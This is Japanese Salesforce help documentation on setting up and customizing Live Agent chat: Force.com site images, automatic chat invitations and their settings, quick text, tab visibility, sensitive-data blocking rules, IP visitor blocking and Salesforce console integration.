チャットウィンドウおよびチャットボタンをカスタマイズするには、1つ以上の Force.com サイトを作成し、静的リソースとして使用する画像をアップロードします。静的リソースにより、Visualforce ページで参照できるコンテンツをアップロードできます。各静的リソースには、チャットウィンドウのロード時に Salesforce が画像にアクセスするために使用する固有の URL があります。

1. 画像をホストする Force.com サイトを作成します。

   Live Agent リリースの Force.com サイトを作成する場合、次の情報のみを入力する必要があります。

   - サイトの表示ラベルとサイト名
   - サイトの管理者
   - 有効なサイトのホームページ
   - サイトテンプレート

2. ブランド画像を静的リソースとしてアップロードします。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

Live Agent 実装のカスタマイズ

基本的な Live Agent 実装を設定したら、エージェント、スーパーバイザ、および顧客に適したソリューションでカスタマイズします。Live Agent には、実装を宣言的にカスタマイズするいくつかのオプションが用意されています。つまり、コーディングは必要ありません。

Live Agent オブジェクトの作成

Live Agent 実装を稼働させるための最初のステップは、Salesforce で必要なオブジェクトを作成することです。

Live Agent ユーザへの表示の設定

プロファイルと権限セットを使用して、Live Agent ユーザへの [スーパーバイザ] タブと Live Agent セッションの表示方法を選択します。

Live Agent ユーザのプライバシーオプションの設定

機密データや望ましくない訪問者をブロックすることによって、エージェントやエージェントがサポートする顧客を保護します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent を設定する
- 「アプリケーションのカスタマイズ」

ユーザプロファイルまたは権限セットを作成する
- 「プロファイルと権限セットの管理」

Live Agent オブジェクトの作成

Live Agent実装を稼働させるための最初のステップは、Salesforceで必要なオブジェクトを作成することです。

自動チャット招待の作成

アニメーションを使用したポップアップとしてWebサイトに表示され、エージェントとのチャットに顧客を招待する自動チャット招待を設定します。

事前チャットフォームと事後チャットページ

Live Agentの事前チャットフォームと事後チャットページを使用すると、会社にチャットで問い合わせてくる顧客との情報交換が可能になります。

クイックテキストメッセージの作成

クイックテキストメッセージを使用すると、エージェントは標準化されたメモをケースの更新に含め、共通の応答を顧客に送信することができます。毎回入力する必要はありません。エージェントのカスタムメッセージを作成し、エージェントが顧客にメールを送信したりチャットしたりするときに使用します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

自動チャット招待の作成

アニメーションを使用したポップアップとしてWebサイトに表示され、エージェントとのチャットに顧客を招待する自動チャット招待を設定します。

自動招待を作成するには、次を行う必要があります。

- スキルを作成する。各チャットボタンは特定のスキルまたはスキルセットに関連付けられ、このボタンから開始したチャットが適切なエージェントに転送されます。
- ボタンのオンラインバージョンおよびオフラインバージョンのカスタム画像を使用するために、Force.comサイトと静的リソースを作成する。Force.comサイトがない場合は、ボタンを作成するときに生成されるコードを変更することで、オンラインおよびオフラインボタンの画像またはテキストを指定できます。

自動招待は、顧客が一定時間以上Webページにアクセスしているかどうかなど、指定の条件に基づいてトリガされるように設定できます。顧客がチャットへの招待を受諾したときに適切なエージェントに転送されるように、招待を特定のスキルに関連付けることができます。

1. [設定]から、［クイック検索］ボックスに*「［チャット］ボタンと招待」*と入力し、[[チャット]ボタンと招待]を選択します。
2. [新規]をクリックします。
3. ［種類］で、[自動招待]を選択します。
4. [保存]をクリックします

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

自動チャット招待を作成し、カスタマイズする
- 「アプリケーションのカスタマイズ」

5. 招待のコードをコピーして、Live Agent をリリースする各 Web ページに貼り付けます。必ず、招待を表示する必要のあるページの領域にコードを貼り付けてください。

   ヒント: 変更を行うたびにコードが変わるので、招待を更新するたびにコードをコピーして貼り付けてください。

自動招待の設定

自動招待の設定により、顧客が Web サイトにアクセスしているときに顧客に送信され、エージェントとチャットするように求める招待の動作を制御します。

自動招待の設定

自動招待の設定により、顧客が Web サイトにアクセスしているときに顧客に送信され、エージェントとチャットするように求める招待の動作を制御します。

Live Agent 自動招待を作成または編集するときに設定を適用します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

基本情報

特定の Live Agent チャットボタンで使用できる基本機能を設定します。

設定	実行する内容
種別	チャットボタンと自動招待のどちらを作成するかを決定します。 警告: 自動チャット招待を作成する場合、このオプションを [自動招待] に設定する必要があります。
有効	自動招待が「有効」になっているのか、つまり、自動的に顧客に送信できるのかを決定します。
名前	招待に名前を付けます。 この招待の名前、つまりバージョンは自動的に [API 参照名] になります。
API 参照名	招待の API 名を設定します。
リリース	この招待が表示されるリリースを選択できます。
言語	チャットウィンドウのテキストのデフォルト言語を設定します。

設定	実行する内容
顧客のタイムアウトを有効化	顧客が指定した時間内に応答しない場合にチャットを終了するかどうかを示します。
顧客のタイムアウト （秒）	顧客がエージェントのメッセージに応答しない場合にセッションが終了するまでの時間を設定します。タイマーは、顧客がメッセージを送信すると停止します。タイマーは、エージェントがメッセージを送信するたびに 0 にリセットされます。
顧客のタイムアウト警告 （秒）	顧客がエージェントのメッセージに応答しない場合に警告が表示され、タイマーがカウントダウンし始めるまでの時間を設定します。警告は、顧客がメッセージを送信するたびに非表示になります (タイマーは停止します)。警告は、顧客がメッセージを送信するたびに非表示になります (タイマーは 0 にリセットされます)。警告の値は、タイムアウトの値より小さくする必要があります (最低 30 秒を推奨)。
カスタムエージェント名	顧客のチャットウィンドウに表示されるエージェント名を設定します。
自動挨拶	エージェントが招待からの顧客のチャット要求を受け入れたときに顧客に自動的に送信されるカスタム挨拶メッセージを設定します。 必要に応じて、[差し込み項目ルックアップ]ツールを使用して、差し込み項目で挨拶の情報をカスタマイズします。たとえば、差し込み項目を使用して、挨拶に顧客の名前を含めることで、チャットのやりとりをパーソナライズできます。 メモ: Live Agent 設定と招待で自動挨拶メッセージを指定している場合、招待に関連付けられたメッセージの方が、設定に関連付けられたメッセージよりも優先されます。

転送情報

この招待によって、チャットを最適なエージェントに転送する方法を指定します。

設定	実行する内容
ルーティング種別	招待からの受信チャット要求を適切なスキルを持つエージェントに転送する方法を決定します。
キュー	この招待のキューを選択します。

設定	実行する内容
キューを有効化	キューが有効になっていて、適切なスキルを持つエージェントがチャットを受け入れることができるようになるまで受信チャット要求がキュー内で待機できることを示します。
エージェントごとのキューのサイズ	対応可能なエージェントあたりのチャット要求を保持できるキューの容量を決定します。Live Agent 転送の場合またはチャットがサイズ1の場合、各エージェントのキューが保持できるチャット数は1となります。
キュー全体のサイズ	チャット要求を保持できるキューの容量を決定します。Live Agent転送の場合またはチャットがサイズ1の場合、キューが保持できる最大チャット数は1となります。
自動的にチャットを引き受ける	この招待からのチャット要求が対応可能な最初のエージェントによって自動的に受け入れられることを示します。

招待のアニメーション

招待のアニメーションをカスタマイズして、顧客にどのようにアニメーションが表示されるのかを決定します。

設定	実行する内容
表示時間	招待が顧客に表示されてから消えるまでの時間を決定します。
承諾後に招待の再トリガを許可	顧客が前の招待を受諾した後に、顧客に招待を再度送信できるかどうかを示します。
辞退後に招待の再トリガを許可	顧客が前の招待を辞退した後に、顧客に招待を再度送信できるかどうかを示します。
アニメーション	招待のアニメーションの種別を決定します。選択したアニメーションによっては、顧客の画面のどの位置に招待を表示するのかを選択するように求められます。 メモ: アニメーションは、Internet Explorer バージョン 9 以前を使用するエージェントには表示されません。

招待のカスタマイズ

必要に応じて、カスタム画像で招待をカスタマイズできます。これを行うには、リリースを Force.com サイトとその静的リソースに関連付けます。

設定	実行する内容
リソースのサイト	招待に関連付ける Force.com サイトを決定します。招待を Force.com サイトに関連付けると、ブランド画像で招待をカスタマイズできます。Force.com サイトでブランド画像を静的リソースとして保存します。
招待画像	この招待用に表示されるカスタムボタンのグラフィックを設定します。
カスタムチャットページ	開発したカスタムチャットウィンドウページで標準の Live Agent チャットウィンドウを置き換えます。このオプションは、Live Agent で提供されるデフォルトのチャットウィンドウ以外のチャットウィンドウを使用する場合にのみ使用します。
事前チャットフォームページ	エージェントとのチャットを開始する前に顧客に表示されるカスタム事前チャットフォームをホストする Force.com ページに Live Agent を転送します。
事前チャットフォーム URL	事前チャットフォームをホストする Web ページの URL に Live Agent を転送します。
チャット後ページ	チャットの完了後に顧客に表示されるカスタム事後チャットページに Live Agent を転送します。
チャット後ページ URL	事後チャットページをホストする Web ページの URL に Live Agent を転送します。

送信ルール

招待の送信ルールを作成して、招待をトリガするタイミングと招待を顧客に送信するタイミングを決定します。送信ルールには複数の条件を含めることができます。また、送信ルールでより複雑なロジックが必要な場合、Boolean 演算子を送信ルールに適用できます。

設定	実行する内容
条件	送信ルールで評価される条件を設定します。たとえば、顧客が Web ページを表示していた秒数に基づいて招待を送信するルールを作成できます。
演算子	条件を評価する演算子を設定します。たとえば、顧客が指定の秒数よりも長くページにアクセスしていた場合に招待を送信するルールを作成できます。

設定	実行する内容
値	数式を評価する値を設定します。たとえば、顧客が 30 秒数よりも長くページにアクセスしていた場合に招待を送信するルールを作成できます。

事前チャットフォームと事後チャットページ

Live Agent の事前チャットフォームと事後チャットページを使用すると、会社にチャットで問い合わせてくる顧客との情報交換が可能になります。

事前チャットフォームと事後チャットページを使用すると、標準化された方法で、会社にチャットで問い合わせてくる顧客から情報を収集できます。また、チャットセッションの終了後に顧客と情報を共有することもできます。さらに、これらのフォームとページを使用して、チャットの操作性をユーザ向けにカスタマイズできます。

事前チャットフォームを使用すると、顧客がエージェントとのチャットを要求した後に、名前や問題の説明などの情報を顧客から収集できます。この情報は、チャット要求の転送を効率化し、エージェントがチャットセッションを開始する前に情報収集にかかる時間を短縮するのに役立ちます。また、この情報を使用して、顧客の名前をチャットウィンドウに含めるなど、顧客がエージェントとチャットするときに顧客に表示する情報をカスタマイズできます。

事後チャットページを使用すると、チャットセッション後に情報を顧客と共有できます。たとえば、エージェントとのチャットの完了後に顧客を別のWebページに移動して、チャットの対応に関する調査を行うことができます。

Live AgentのAPIを使用して、事前チャットフォームと事後チャットページをプログラムで作成する必要があります。カスタマイズされた事前チャットフォームと事後チャットページの作成についての詳細は、『*Live Agent 開発者ガイド*』(英語のみ) を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

クイックテキストメッセージの作成

クイックテキストメッセージを使用すると、エージェントは標準化されたメモをケースの更新に含め、共通の応答を顧客に送信することができます。毎回入力する必要はありません。エージェントのカスタムメッセージを作成し、エージェントが顧客にメールを送信したりチャットしたりするときに使用します。

1. [クイックテキスト] タブをクリックします。
2. [新規] をクリックします。
3. 複数のクイックテキストのレコードタイプがある場合は、新規メッセージのレコードタイプを選択して、[次へ] をクリックします。
4. メッセージ名を入力します。
5. メッセージを入力します。

   改行、リスト、特殊文字を含めることが可能で、4,096 文字まで入力できます。
6. [差し込み項目ルックアップ] をクリックして、差し込み項目セレクタを表示します。
7. メッセージを使用可能にするチャネルを選択します。

   組織で有効な機能に応じて、次のチャネルを利用できます。
   - メール — ケースフィードのメールアクション
   - `Live Agent` — Salesforce コンソールの Live Agent
   - ポータル — コミュニティまたはカスタマーポータル
   - 電話 — ケースフィードの活動の記録アクション
   - 社内 — ケースフィードの状況の変更アクション
8. カテゴリを選択します。
9. 必要に応じて、サブカテゴリを選択します。
10. [保存] をクリックします。

ヒント: 選択したレコードのデータが入力されたクイックテキストのサンプルを表示するには、[差し込み項目のテストと検証] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クイックテキストメッセージを作成する
- クイックテキストに対する「作成」、「参照」、「編集」、および「削除」

関連トピック:

クイックテキストの設定

Live Agent ユーザへの表示の設定

プロファイルと権限セットを使用して、Live Agent ユーザへの [スーパーバイザ] タブと Live Agent セッションの表示方法を選択します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

プロファイルを使用した [スーパーバイザ] タブの表示の設定

Live Agent スーパーバイザパネルは、組織のチャットボタンとチャットエージェントに関する情報をスーパーバイザが一元的に検索できる場所です。[Live Agent スーパーバイザ] タブを、指定したプロファイルに割り当てられたユーザに表示します。

権限セットを使用した [Live Agent セッション] タブの表示の設定

セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。[Live Agent セッション] タブを、指定した権限セットに割り当てられたユーザに表示します。

プロファイルを使用した [Live Agent セッション] タブの表示の設定

セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。[Live Agent セッション] タブを、指定したプロファイルに割り当てられたユーザに表示します。

プロファイルを使用した [スーパーバイザ] タブの表示の設定

Live Agent スーパーバイザパネルは、組織のチャットボタンとチャットエージェントに関する情報をスーパーバイザが一元的に検索できる場所です。[Live Agent スーパーバイザ] タブを、指定したプロファイルに割り当てられたユーザに表示します。

1. [設定] から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. スーパーバイザタブへのアクセス権を付与するプロファイルの横にある [編集] をクリックします。
3. [Live Agent スーパーバイザ] タブの表示を［デフォルトで表示］に設定します。
4. [保存] をクリックします

[Live Agent スーパーバイザ] タブにアクセスする権限をユーザに付与すると、Salesforce コンソールで [Live Agent スーパーバイザ] パネルへのアクセス権を設定できるようになります。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent 機能のタブ表示を設定する

- 「プロファイルと権限セットの管理」

権限セットを使用した [Live Agent セッション] タブの表示の設定

セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。[Live Agent セッション] タブを、指定した権限セットに割り当てられたユーザに表示します。

または、プロファイルを使用して、[Live Agent セッション] タブへのアクセス権をユーザに付与することもできます。

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. 権限セットの名前をクリックするか、権限セットを作成します。
3. [オブジェクト設定]をクリックします。
4. [Live Agent セッション] をクリックします。
5. [編集] をクリックします。
6. ［タブの設定］で［選択可能］および［参照可能］を選択します。
7. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent 機能のタブ表示を設定する

- 「プロファイルと権限セットの管理」

プロファイルを使用した [Live Agent セッション] タブの表示の設定

セッションレコードには、処理されたチャット要求数、エージェントがオンラインであった時間、エージェントが顧客とのチャットに参加した時間など、エージェントと顧客のオンラインでのやりとりに関する情報が保存されます。[Live Agent セッション] タブを、指定したプロファイルに割り当てられたユーザに表示します。

または、権限セットを使用して、[Live Agent セッション] タブへのアクセス権をユーザに付与することもできます。

1. [設定]から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. サポートエージェントのプロファイルを選択します。
3. [編集] をクリックします。
4. [Live Agent セッション] タブの表示を［デフォルトで表示］に設定します。
5. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent セッションのタブ表示を設定する

- 「プロファイルと権限セットの管理」

Live Agent ユーザのプライバシーオプションの設定

機密データや望ましくない訪問者をブロックすることによって、エージェントやエージェントがサポートする顧客を保護します。

チャットでの機密データのブロック

機密データルールでは、クレジットカード番号、社会保障番号、電話番号、アカウント番号、冒涜的な言葉など、特定のパターンをブロックできます。テキストを削除するか、好ましい文字に置き換えるかを選択できます。

IP アドレスによる訪問者のブロックをエージェントに許可

指定した IP アドレスからのチャットをブロックして、エージェントが厄介な顧客を回避できるようにします。

チャット訪問者をブロックする IP ブロックルールの作成

指定した IP アドレスからのチャットをブロックして、エージェントが厄介な顧客を回避できるようにします。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

チャットでの機密データのブロック

機密データルールでは、クレジットカード番号、社会保障番号、電話番号、アカウント番号、冒涜的な言葉など、特定のパターンをブロックできます。テキストを削除するか、好ましい文字に置き換えるかを選択できます。

1. [設定] から、[クイック検索] ボックスに「*機密データルール*」と入力し、[機密データルール] を選択します。
2. [新規] をクリックします。
3. 各パターンを JavaScript 正規表現 (regex) として記述し、優先する設定を選択します。regex では、大文字と小文字は区別されます。
4. [パターンをテスト] をクリックします。
5. 社会保障番号の場合は 123-45-6789 など、ブロックするデータの形式でテキストを入力します。
6. 結果をプレビューして、ルールが正しく動作することを確認します。
7. このルールを適用するロールを選択します。
8. [保存] をクリックします。

テキストは、エージェント、スーパーバイザ、顧客、またはそのすべてからブロックできます。ルールがトリガされると、次の 1 つ以上のチャットトランスクリプトイベントが記録されます。

- ブロックされた機密データ (エージェント)
- ブロックされた機密データ (スーパーバイザ)
- ブロックされた機密データ (訪問者)

メモ: 機密データはユーザの入力中に表示されますが、送信時にはマスクされます。そのため、顧客情報をエージェントからマスクする場合は、([設定] > [カスタマイズ] > [Live Agent] > [Live Agent の設定] で) エージェントプレビューを無効にすることをお勧めします。

機密データルールは、自動挨拶や有効化されたすべてのクイックテキストに適用されます。エージェント名およびチャットウィンドウの他の標準テキストには適用されません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

機密データルールを作成する
- 「アプリケーションのカスタマイズ」

IP アドレスによる訪問者のブロックをエージェントに許可

指定した IP アドレスからのチャットをブロックして、エージェントが厄介な顧客を回避できるようにします。

コンソールで作業中に、指定した IP アドレスからのチャット要求をエージェントがブロック可能にすることができます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。

エージェントのアクションでは、個別の IP アドレスからのチャットをブロックします。

ブロックされた訪問者には、チャットを使用できないことを示すメッセージが表示されます。

顧客がブロックされた IP アドレスからチャットを要求しようとしても、チャットがキューに追加されないか、エージェントに転送されません。また、ブロックルールを変更または削除することもできます。

1. [設定] から、[クイック検索] ボックスに「*Live Agent の設定*」と入力し、**[Live Agent の設定]** を選択します。
2. 編集する設定の横にある **[編集]** をクリックします。
3. **[基本情報]** で、**[訪問者のブロックの有効化]** を選択します。
4. **[保存]** をクリックします

Salesforce システム管理者は、個々の IP アドレスをブロックすることもできます。または、Salesforce 組織が特定の地域からスパムチャットを受信している場合は、IP アドレスの範囲全体をブロックできます。詳細は、「チャット訪問者をブロックする IP ブロックルールの作成」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

チャット訪問者をブロックする IP ブロックルールの作成

指定した IP アドレスからのチャットをブロックして、エージェントが厄介な顧客を回避できるようにします。

指定した IP アドレスからのチャット要求をブロックできます。たとえば、顧客が暴言を吐いたり、スパムメッセージを送ってきたりする場合に、そのユーザが新しいチャットを開始できないようにすることができます。Salesforce 組織が特定の地域からスパムチャットを受信している場合は、IP アドレスの範囲全体をブロックできます。

ブロックされた訪問者には、チャットを使用できないことを示すメッセージが表示されます。

顧客がブロックされた IP アドレスからチャットを要求しようとしても、チャットがキューに追加されないか、エージェントに転送されません。また、ブロックルールを変更または削除することもできます。

1. [設定] から、[クイック検索] ボックスに *「訪問者をブロック」* と入力し、[訪問者をブロック] を選択します。有効な IP 範囲の入力についてのガイドラインは、「組織の信頼済み IP 範囲の設定」を参照してください。
2. [新規] をクリックし、ブロックルールのパラメータを入力します。
3. [保存] をクリックします

コンソールで作業中に、指定した IP アドレスからのチャット要求をエージェントがブロックできるようにすることもできます。詳細は、「IP アドレスによる訪問者のブロックをエージェントに許可」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

Salesforce コンソールでの Live Agent の設定

Live Agent の基本的な実装を設定およびカスタマイズしたら、それを Salesforce コンソールに追加して、エージェントとスーパーバイザがチャットを使用して顧客のサポートを開始できるようにします。また、Salesforce コンソールで他の一部の機能を設定して、エージェントと顧客のための堅牢なチャットの操作性をさらに高めることもできます。

Salesforce コンソールへの Live Agent の追加

Live Agent を Salesforce コンソールに追加すると、エージェントとスーパーバイザは 1 か所から顧客とチャットしたり、他のカスタマーサービスツールにアクセスしたりできます。

ナレッジ記事からのチャットアンサーの設定

組織で Salesforce ナレッジを使用している場合、エージェントはナレッジ記事からの情報を使用して顧客の質問に答えることができます。エージェントが Salesforce コンソールで Live Agent から記事を検索し、情報をチャットに組み込めるように、記事に関するチャットアンサーを設定します。

Salesforce コンソールへのスーパーバイザパネルの追加

スーパーバイザパネルを Salesforce に追加して、サポートスーパーバイザが容易に作業できるようにします。これにより、スーパーバイザはワークスペースを切り替えることなくエージェントに関する情報にアクセスできます。

オムニチャネルで転送されるチャットのサイドバールックアップコンポーネントのコンソールへの追加 (ベータ)

エージェントの Salesforce コンソールにサイドバールックアップコンポーネントを追加し、チャットに関連するレコードをすばやく参照または作成できるようにします。このコンポーネントはオムニチャネル転送を使用しているチャット (ベータ) のみに使用されます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent を設定する

- 「アプリケーションのカスタマイズ」

ユーザプロファイルまたは権限セットを作成する

- 「プロファイルと権限セットの管理」

Salesforce コンソールへの Live Agent の追加

Live Agent を Salesforce コンソールに追加すると、エージェントとスーパーバイザは 1 か所から顧客とチャットしたり、他のカスタマーサービスツールにアクセスしたりできます。

Live Agent を Salesforce コンソールアプリケーションに追加する前に、Salesforce コンソールアプリケーションを作成する必要があります (まだ設定していない場合)。

Live Agent を設定したら、Salesforce コンソールアプリケーションに追加します。コンソールに Live Agent が設定されると、エージェントはチャットの顧客とやりとりできるようになります。Salesforce コンソールがあると、エージェントとスーパーバイザは 1 か所から Live Agent や他の Service Cloud 製品にアクセスできるようになり、迅速かつ効率的なカスタマーサービスを顧客に提供できます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. Live Agent を設定する Salesforce コンソールアプリケーションの名前の横にある [編集] をクリックします。
3. [このアプリケーションに Live Agent を含める] を選択します。
4. チャットワークスペースのチャットセッションのサブタブとして開くレコードまたはページを選択します。
5. 必要に応じて、Salesforce 組織でナレッジが有効化されている場合は、[Live Agent にナレッジの推奨記事を含める] を選択してチャットワークスペースに Knowledge One ウィジェットを表示します。
6. [保存] をクリックします。

複数の Salesforce アプリケーションを同時に実行できます。ただし、Salesforce コンソールアプリケーションにログインしている間に、他の Salesforce アプリケーションにログインすると、新規チャット要求を受け入れることができません。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールに Live Agent を追加する
- 「アプリケーションのカスタマイズ」

関連トピック:

Salesforce コンソール

ナレッジ記事からのチャットアンサーの設定

組織で Salesforce ナレッジを使用している場合、エージェントはナレッジ記事からの情報を使用して顧客の質問に答えることができます。エージェントがSalesforce コンソールで Live Agent から記事を検索し、情報をチャットに組み込めるように、記事に関するチャットアンサーを設定します。

サポートエージェントが、Knowledge One ウィジェットを使用して、ナレッジ記事からの情報をチャットセッションに組み込めるようにするには、「Chat Answer」(チャットアンサー)という名前のカスタム項目を記事タイプに追加する必要があります。この項目には、LiveChat中に顧客と共有するのに適する記事の情報を保存します。この項目は、記事が長すぎるためエージェントがレスポンスに簡単に挿入できない場合に便利です。

カスタム項目は、テキスト、テキストエリア、またはロングテキストエリアとして作成します。リッチテキスト項目オプションはサポートされていません。このカスタム項目は、Knowledge One ウィジェットからアクセスする情報が含まれる各記事タイプに追加する必要があります。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Knowledge One ウィジェットを設定する
- 「アプリケーションのカスタマイズ」

  および

  「ナレッジの管理」

1. [設定] から、［クイック検索］ボックスに「*ナレッジ記事タイプ*」と入力し、[ナレッジ記事タイプ] を選択します。
2. 記事タイプを作成または編集します。
3. [項目] 関連リストで [新規] をクリックします。
4. ［テキスト］、［テキストエリア］、または［ロングテキストエリア］を選択します。

   ［テキストエリア （リッチ）］は選択しないでください。
5. [次へ] をクリックします。
6. 項目ラベルに「`Chat Answer`」と入力します。

   項目名に「Chat_Answer」が自動的に入力されることを確認します (項目ラベルには異なる名前を指定できます)。
7. [次へ] をクリックします。
8. セキュリティ設定を指定し、[次へ] をクリックします。

   著者、編集者、Live Chat エージェントに表示されるように「Chat Answer」項目を設定します。ポータルユーザやこの項目にアクセスする必要がない他のユーザには非表示に設定します。
9. ［はい、このカスタム項目をレイアウトに追加します］を選択し、[保存] をクリックします。

Salesforce コンソールへのスーパーバイザパネルの追加

スーパーバイザパネルを Salesforce に追加して、サポートスーパーバイザが容易に作業できるようにします。これにより、スーパーバイザはワークスペースを切り替えることなくエージェントに関する情報にアクセスできます。

1. [設定] から、[クイック検索] ボックスに「アプリケーション」と入力し、[アプリケーション] を選択します。
2. スーパーバイザパネルを追加する Salesforce コンソールアプリケーションの横にある [編集] をクリックします。
3. [ナビゲーションタブ項目を選択] セクションで、[Live Agent スーパーバイザ] を [選択済みの項目] リストに追加します。
4. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent を設定してアプリケーションを管理する

- 「アプリケーションのカスタマイズ」

